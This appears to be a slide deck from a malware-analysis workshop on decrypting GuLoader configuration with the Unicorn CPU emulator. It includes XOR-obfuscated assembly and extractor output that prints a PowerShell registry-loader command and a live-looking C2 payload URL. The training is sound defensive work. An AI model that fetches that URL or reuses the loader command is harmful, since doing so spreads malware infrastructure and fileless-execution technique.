mov     dword ptr [ebx], 0E3A8C688h
xor     dword ptr [ebx], 8378D243h
int     3
; -----
db     8Bh, 7Ch, 40h, 82h, 78h, 8Dh, 83h, 55h, 5Fh, 6Bh, 3
db     4Ch, 50h, 0F7h, 40h, 3Bh, 15h, 49h, 2Ch, 82h, 0FCh,
; -----
sub     dword ptr [ebx], 504C6F4Fh
xor     dword ptr [ebx], 1083A54Fh ; EBX = 0x33
```

Decrypting Malware Configuration



Simple
XOR



Predictable location of
encryption key



???

Unicorn CPU emulator

- <https://github.com/unicorn-engine/unicorn>
- lightweight multi-platform
- multi-architecture
- CPU emulator framework
- Has python bindings




Unicorn

The Ultimate CPU emulator

EXERCISE 5

GIVEN:

-  Encryption key
-  Address of the function containing the cipher text
-  Address of the end of the function...
-  Encryption algorithm used
-  Memory dump from exercise 4



GOAL:

-  Write a Malware Configuration Extractor (MCE) to get C2 URL...
-  Extend the MCE to dump other strings in the sample
-  Extend the MCE to work for other similar Guloader samples

Exercise 5

```
python emulate_config_dmp.py
```

```
INFO: __main__:String found = %Idigbo% -w 1 $Mycoprotein=(Get-ItemProperty -Path 'HKCU:\Oversanselig\').Penta;%Idigbo% ($Mycoprotein) @@@@@@@@ 0x780256
INFO: __main__:String found = %Idigbo% -w 1 $Trustor=(Get-ItemProperty -Path 'HKCU:\Oversanselig\').Penta;%Idigbo% ($Trustor) @@@@@@@@ 0x781444
INFO: __main__:String found = Oversanselig\ @@@@@@@@ 0x782507
INFO: __main__:String found = Penta @@@@@@@@ 0x782672
INFO: __main__:String found = c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe @@@@@@@@ 0x782736
INFO: __main__:String found = c:\windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe @@@@@@@@ 0x783252
INFO: __main__:String found = Idigbo @@@@@@@@ 0x783AC7
INFO: __main__:String found = Environment @@@@@@@@ 0x783BB2
INFO: __main__:String found = \Microsoft.NET\Framework\msbuild.exe @@@@@@@@ 0x78BA05
INFO: __main__:String found = psapi.dll @@@@@@@@ 0x79ABE2
INFO: __main__:String found = wininet.dll @@@@@@@@ 0x79CF24
INFO: __main__:String found = Msi.dll @@@@@@@@ 0x79D9EE
INFO: __main__:String found = KERNELBASE.DLL @@@@@@@@ 0x79E87A
INFO: __main__:String found = shell32 @@@@@@@@ 0x79F7CF
INFO: __main__:String found = windir @@@@@@@@ 0x7A00A1
INFO: __main__:String found = SYSTEM\ControlSet001\Enum\ACPI\PNP0C0C @@@@@@@@ 0x7A08D6
INFO: __main__:String found = TEMP @@@@@@@@ 0x7A188D
INFO: __main__:String found = CONOUT$ @@@@@@@@ 0x7A40B5
INFO: __main__:String found = mshtml.dll @@@@@@@@ 0x7A4C61
INFO: __main__:String found = LinjsSmesoftiq.ro/event/update/mCNQZhdQboPBW61.bin @@@@@@@@ 0x7A54BF
INFO: __main__:C2 url = https://softiq.ro/event/update/mCNQZhdQboPBW61.bin enc config addr = 0x7A54BF
```

Exercise 5

Walk-through and Demo



Walk-through and Demo

Guided analysis and live demonstration of the techniques.

Contact me.

<https://sg.linkedin.com/in/mark-lim-b8b8346>

peta909@hotmail.com